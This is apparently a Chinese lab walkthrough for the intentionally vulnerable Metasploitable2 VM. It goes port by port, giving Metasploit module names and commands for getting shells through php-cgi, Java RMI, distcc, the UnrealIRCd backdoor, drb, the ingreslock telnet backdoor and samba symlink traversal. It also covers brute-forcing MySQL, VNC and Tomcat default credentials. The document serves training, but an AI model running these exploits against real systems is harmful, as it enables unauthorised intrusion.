
search php-cgi

use 0

set rhost 192.168.28.141


run

background====将shell后置后台
139端口,445端口
这两个都是smb类型的,是共享服务,首选我们需要知道它的共享目录有哪些,枚举之后可看到一共发现有5个如下
search smb_eumn

  	  0  auxiliary/scanner/smb/smb_enumshares

use 0

set rhost 192.168.28.141

在使用一个脚本:use auxiliary/admin/smb/samba_symlink_traversal
1099端口
一个Java反序列化命令执行漏洞,可以看到已经getshell
原理:Java RMI Server 的RMI注册表和RMI激活服务的默认配置存在安全漏洞,可被利用导致
search java rmi

		4   exploit/multi/misc/java_rmi_server

use 4

set rhosts 192.168.28.141

run
1524端口ingreslock
在少数服务器上存在一个古老的令人惊讶的“ingreslock”后门,监听1524端口。在过去的十年里,它经常被用于入侵一个暴露的服务器。它的利用是如此简单。
telnet 192.168.28.141 1524
3306数据库默认端口
既然运行远程连接,直接爆破,账号root密码为空然后登入
使用模块:use auxiliary/scanner/mysql/mysql_login
search mysql_login

use 0

set username root

3632 distccd服务
远程命令执行漏洞,直接exp
使用模块:use exploit/unix/misc/distcc_exec
search distccd

use 0

set rhost 192.168.28.141
后面几个利用教程就不详细展开了!!!
5432端口
postgresq爆破
5900端口vnc服务
vnc服务有两部分构成,一部分是服务,一个是客户端,我们进行爆破
使用模块爆破:use auxiliary/scanner/vnc/vnc_login
6667端口
6697 IRC服务, IRC服务这个版本存在后门漏洞,直接exp后getshell
使用模块:use exploit/unix/irc/unreal_ircd_3281_backdoor
8180端口
暴力破解账号密码:tomcat;tomcat
8787端口drb服务
有个远程代码执行漏洞
使用模块:use exploit/linux/misc/drb_remote_codeexec
Metasploit2通关教程的更多相关文章
- DVWA Command Injection 通关教程
Command Injection 介绍 命令注入(Command Injection),对一些函数的参数没有做过滤或过滤不严导致的,可以执行系统或者应用指令(CMD命令或者bash命令)的一种注入攻 ...
- DVWA File Upload 通关教程
File Upload,即文件上传.文件上传漏洞通常是由于对上传文件的类型.内容没有进行严格的过滤.检查,使得攻击者可以通过上传木马获取服务器的webshell权限,因此文件上传漏洞带来的危害常常是毁 ...
- DVWA XSS (Reflected) 通关教程
XSS 介绍XSS,全称Cross Site Scripting,即跨站脚本攻击,某种意义上也是一种注入攻击,是指攻击者在页面中注入恶意的脚本代码,当受害者访问该页面时,恶意代码会在其浏览器上执行,需 ...
- DVWA XSS (Stored) 通关教程
Stored Cross Site Scripting 存储型XSS,持久化,代码是存储在服务器中的,如在个人信息或发表文章等地方,加入代码,如果没有过滤或过滤不严,那么这些代码将储存到服务器中,用户 ...
- DVWA CSRF 通关教程
CSRF 介绍 CSRF,全称Cross-site request forgery,即跨站请求伪造,是指利用受害者尚未失效的身份认证信息(cookie.会话等),诱骗其点击恶意链接或者访问包含攻击代码 ...
- DVWA File Inclusion 通关教程
File Inclusion 介绍File Inclusion,即文件包含(漏洞),是指当服务器开启allow_url_include选项时,就可以通过php的某些特性函数:include(),req ...
- 【DVWA】SQL Injection(SQL 注入)通关教程
日期:2019-07-28 20:43:48 更新: 作者:Bay0net 介绍: 0x00.基本信息 关于 mysql 相关的注入,传送门. SQL 注入漏洞之 mysql - Bay0net - ...
- Elasticsearch通关教程(五):如何通过SQL查询Elasticsearch
前言 这篇博文本来是想放在全系列的大概第五.六篇的时候再讲的,毕竟查询是在索引创建.索引文档数据生成和一些基本概念介绍完之后才需要的.当前面的一些知识概念全都讲解完之后再讲解查询是最好的,但是最近公司 ...
- SQL注入靶场sqli-labs 1-65关全部通关教程
以前说好复习一遍 结果复习到10关就没继续了 真是废物 一点简单的事做不好 继续把以前有头没尾的事做完 以下为Sqli-lab的靶场全部通关答案 目录: less1-less10 less10-les ...
- 【DVWA】File Inclusion(文件包含漏洞)通关教程
日期:2019-07-28 20:58:29 更新: 作者:Bay0net 介绍: 0x01. 漏洞介绍 文件包含时,不管包含的文件是什么类型,都会优先尝试当作 php 文件执行. 如果文件内容有 p ...
随机推荐
- Nginx四层负载均衡1
1.Nginx负载均衡Redis 服务器 IP地址 作用 系统版本 Nginx代理服务器 10.0.0.38 负载均衡服务器 Rocky8.6 Redis服务器1 10.0.0.18 Redis服务器 ...
- letcode刷题记录-day01-两数之和
题目:两数之和 描述 给定一个整数数组 nums 和一个整数目标值 target,请你在该数组中找出 和为目标值 target 的那 两个 整数,并返回它们的数组下标. 你可以假设每种输入只会对应一 ...
- 2022HNCTF--WEB
@ 目录 [Week1]Interesting_http 分析 payload [Week1]2048 分析 payload [Week1]easy_html 分析 paylaod [Week1]In ...
- Python基础部分:4、 python语法之注释
目录 一.python语法之注释 1.什么是注释 2.如何编写注释 二.PEP8规范 一.python语法之注释 1.什么是注释 注释用来向用户提示或解释某些代码的作用和功能,它可以出现在代码中的任何 ...
- 扫雷(哈希+bfs)
扫雷 题目描述: 小明最近迷上了一款名为<扫雷>的游戏. 其中有一个关卡的任务如下: 在一个二维平面上放置着 n 个炸雷,第 i 个炸雷 (x\(_i\),y\(_i\),r\(_i\)) ...
- Go语言核心36讲49
我们在上一篇文章中简单地讨论了网络编程和socket,并由此提及了Go语言标准库中的syscall代码包和net代码包. 我还重点讲述了net.Dial函数和syscall.Socket函数的参数含义 ...
- KubeEdge的云边协同设计原理
1.云端组件与K8s Master的关系 cloudCore和K8s master,非侵入的映射 2.EdgeController详解 -边缘节点管理 -应用状态元数据云边协同 3.DeviceCon ...
- chronyd为隔离网络设置时间同步
参考链接:https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/configuring_basic ...
- 前端项目通过‘URL 重写’部署在 IIS 中,访问 WebAPI 接口
〇.前言 在前端项目开发时,我们可以通过配置代理 proxy 来访问本地或者是远程接口,但是部署后代理就失效了.如果项目部署在 IIS 上,就没法去对应到指定接口,此时就需要 IIS 中的'URL重写 ...
- HDC2022的无障碍参会体验,手语服务是如何做到的?
